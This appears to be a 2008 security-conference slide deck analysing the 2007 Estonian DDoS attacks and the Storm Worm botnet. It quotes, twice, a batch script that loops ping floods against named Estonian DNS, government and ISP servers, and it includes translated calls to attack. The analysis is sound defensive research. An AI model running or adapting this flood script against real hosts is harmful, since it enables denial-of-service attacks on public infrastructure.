



Massive Botnets

Jose Nazario, Ph.D.
March, 2008

SIG Security - Stockholm

Overview

♣ **Estonian DDoS Overview - May 2007 and beyond**

♣ **Storm Worm overview**

♣ **Botnet Tracking**

Jose Nazario

- ♣ Arbor Networks since 2002
- ♣ Work with CTO
- ♣ ATLAS features, botnet and DDoS tracking, etc
- ♣ Research, prototyping



Estonian DDoS Summary


Estonian DDoS Attacks



The Statue




Attacks by Date



Attacks by Destination


Num	Destination	Address or owner
35	"195.80.105.107/32"	pol.ee
7	"195.80.106.72/32"	www.riigikogu.ee
36	"195.80.109.158/32"	www.riik.ee, www.peaminister.ee, www.valitsus.ee
2	"195.80.124.53/32"	m53.envir.ee
2	"213.184.49.171/32"	www.sm.ee
6	"213.184.49.194/32"	www.agri.ee
4	"213.184.50.6/32"	
35	"213.184.50.69/32"	www.fin.ee
1	"62.65.192.24/32"	

Attack Types




```
@echo off
SET PING_COUNT=50
SET PING_TOMEOUT=1000
:PING
echo Pinguem estonskie servera :)
ping -w %PING_TOMEOUT% -l 1000 -n %PING_COUNT% dns.estpak.ee
ping -w %PING_TOMEOUT% -l 1000 -n %PING_COUNT% 194.126.115.18
ping -w %PING_TOMEOUT% -l 1000 -n %PING_COUNT% ns.eenet.ee
ping -w %PING_TOMEOUT% -l 1000 -n %PING_COUNT% 193.40.56.245
ping -w %PING_TOMEOUT% -l 1000 -n %PING_COUNT% ns.kbfi.ee
ping -w %PING_TOMEOUT% -l 1000 -n %PING_COUNT% 193.40.133.222
ping -w %PING_TOMEOUT% -l 1000 -n %PING_COUNT% ns.online.ee
ping -w %PING_TOMEOUT% -l 1000 -n %PING_COUNT% 194.106.96.21
ping -w %PING_TOMEOUT% -l 1000 -n %PING_COUNT% ns.uninet.ee
ping -w %PING_TOMEOUT% -l 1000 -n %PING_COUNT% 194.204.0.1
ping -w %PING_TOMEOUT% -l 1000 -n %PING_COUNT% ns.ut.ee
ping -w %PING_TOMEOUT% -l 1000 -n %PING_COUNT% 193.40.5.99
ping -w %PING_TOMEOUT% -l 1000 -n %PING_COUNT% ns.uu.net
ping -w %PING_TOMEOUT% -l 1000 -n %PING_COUNT% 137.39.1.3
ping -w %PING_TOMEOUT% -l 1000 -n %PING_COUNT% sunic.sunet.se
ping -w %PING_TOMEOUT% -l 1000 -n %PING_COUNT% 192.36.125.2
ping -w %PING_TOMEOUT% -l 1000 -n %PING_COUNT% muheleja.eenet.ee
ping -w %PING_TOMEOUT% -l 1000 -n %PING_COUNT% 193.40.0.132
ping -w %PING_TOMEOUT% -l 1000 -n %PING_COUNT% ns2.eenet.ee
ping -w %PING_TOMEOUT% -l 1000 -n %PING_COUNT% 193.40.0.12
ping -w %PING_TOMEOUT% -l 1000 -n %PING_COUNT% kbfi.ee
ping -w %PING_TOMEOUT% -l 1000 -n %PING_COUNT% 194.204.58.129
ping -w %PING_TOMEOUT% -l 1000 -n %PING_COUNT% smtp.uninet.ee
ping -w %PING_TOMEOUT% -l 1000 -n %PING_COUNT% 194.204.0.4
ping -w %PING_TOMEOUT% -l 1000 -n %PING_COUNT% ptah.kbfi.ee
ping -w %PING_TOMEOUT% -l 1000 -n %PING_COUNT% 194.204.58.129
ping -w %PING_TOMEOUT% -l 1000 -n %PING_COUNT% ns.gov.ee
ping -w %PING_TOMEOUT% -l 1000 -n %PING_COUNT% 195.80.106.241
ping -w %PING_TOMEOUT% -l 1000 -n %PING_COUNT% ns.aso.ee
ping -w %PING_TOMEOUT% -l 1000 -n %PING_COUNT% 195.80.96.222
ping -w %PING_TOMEOUT% -l 1000 -n %PING_COUNT% ns2.ut.ee
ping -w %PING_TOMEOUT% -l 1000 -n %PING_COUNT% 193.40.5.76
ping -w %PING_TOMEOUT% -l 1000 -n %PING_COUNT% mail.gov.ee
ping -w %PING_TOMEOUT% -l 1000 -n %PING_COUNT% 195.80.106.241
ping -w %PING_TOMEOUT% -l 1000 -n %PING_COUNT% 217.159.207.190
ping -w %PING_TOMEOUT% -l 1000 -n %PING_COUNT% 212.47.211.1
GOTO PING
```

Attack Intensity




Attack Duration




Russian Blog Call to Arms

РЕКЛАМА настроить | отзывы




2 МОСКОВСКИЙ
МЕЖДУНАРОДНЫЙ
ОТКРЫТЫЙ
КНИЖНЫЙ
ФЕСТИВАЛЬ

КОНКУРС РЕЦЕНЗИЙ



LIVEJOURNAL
поддерживает


[Свежачёк](#) | [Воды Волчьи](#) | [Panzer Division](#) | [Аусвайз](#) | [Лучшее](#)



ВСЕЛЯЮЩИЙ СТРАХ

Заплетая петлю


Profile[Zuruck](#) | [Vorwarts](#)



[w8lk8dlaka](#)
Николай
[Сайт для веб программистов](#)

Заряжай по чухонофилам!

10 Май, 2007 at 7:29 PM



```
@echo off
SET PING_COUNT=50
SET PING_TOMEOUT=1000
:PING
echo Pinguem estonskie servera
ping -w %PING_TOMEOUT% -l 1000 -n %PING_COUNT% dns.estpak.ee
ping -w %PING_TOMEOUT% -l 1000 -n %PING_COUNT% 194.126.115.18
ping -w %PING_TOMEOUT% -l 1000 -n %PING_COUNT% ns.eenet.ee
```

Translated Comments

Running and ... Estonian amateur server.

So today in Moscow or 23.00 to 22.00 on Kiev hit on all servers. Just among friends, the more people the more likely hang them. Gov server.

<http://w8lk8dlaka.livejournal.com/52383.html>

Estonia and fascism

So straight to the point.


in the light of recent events ... shorter propose pomoch Ddos attack on government sites Estonia.

Russian Belarus has blocked sites will soon rise but not desirable.

http://rusisrael.com/forum/?forum_id=10425



Estonian DDoS Sources



Our Conclusions

♣ **Widely dispersed attacks**

- Sources for half of the attacks aggregate to 0.0.0/0
- Could be the result of spoofing BUT sources we analyze are legitimate
- Botnets most likely

♣ **ATLAS didn't see all attacks**

- Started before May 3, lasted beyond May 11

♣ **Attribution impossible to ANYONE with our data**

Why is Estonia So Interesting?

- ♣ **David and Goliath story**
 - Big, huge Russia, small Estonia
 - Former parent and republic relationship
- ♣ **Estonia is a model for Eastern Europe**
 - Lots of Internet use, integration
 - Russians integrated quite well
 - Free market economy
- ♣ **Estonia was vulnerable to such attacks**
- ♣ **Estonia was affected by these attacks**
- ♣ **These attacks lasted weeks, not days**

The Estonia Saga Continues

♣ January 2008

- Trial of Russian Estonians related to street riots
- Estonian newspaper, delfi.ee, DDoSed
 - ♣ Botnet hosted in US (tdslight.com)
 - ♣ Black Energy bot code
 - ♣ Russian language HTTP DDoS bot
 - ♣ Same bot codebase used in Ukraine, Russian DDoS attacks

♣ January, 2008

- Dmitri Galushkevich (Estonian) fined 17,500 Kroons for DDoS attacks



Storm Worm Overview

Storm Worm Background

♣ Malicious software

♣ Tibs, Peacomm, Nuwar, Storm Worm, CME-711

♣ Email propagation

- Early: EXE attachment
- Since June, 2007: URL in email

Key Concepts

- ♣ **Node** - an infected host
- ♣ **Tiers** - groups of hosts, by capabilities
- ♣ **Lure** - email enticement
- ♣ **Campaign** - similar spams, enticements

January, 2007, EXE Spam Campaign

Bulk

[Switch to the Yahoo! Mail Beta](#)

SpamGuard is ON: [\[Edit Settings - What's This?\]](#)

With SpamGuard turned on, Yahoo! Mail will deliver suspected spam to this folder and delete them after one month.
Messages in your Bulk folder do not count toward your mailbox storage quota.

View: [All Messages](#) ▾

Messages 1-5 of 5 [First](#) | [Previous](#) | [Next](#) | [Last](#)

▾ ▾

<input type="checkbox"/>	Sender	Subject	Date	Size
<input type="checkbox"/>	consternation	Chinese missile shot down Russian satellite	Sat Jan 20, 2007	43k
<input type="checkbox"/>	lame duck	Sadam Hussein safe and sound!	Sat Jan 20, 2007	43k
<input type="checkbox"/>	Frederik Valdez	Sadam Hussein safe and sound!	Fri Jan 19, 2007	37k
<input type="checkbox"/>	Blanch E. Chaney	AN ADDITIONAL 4 INCHES IS EXPECTED.	Thu Jan 18, 2007	17k
<input type="checkbox"/>	Cotton E. Noah	Chinese missile shot down USA aircraft	Wed Jan 03, 2001	37k


[Check All](#) - [Clear All](#)

Messages 1-5 of 5 [First](#) | [Previous](#) | [Next](#) | [Last](#)

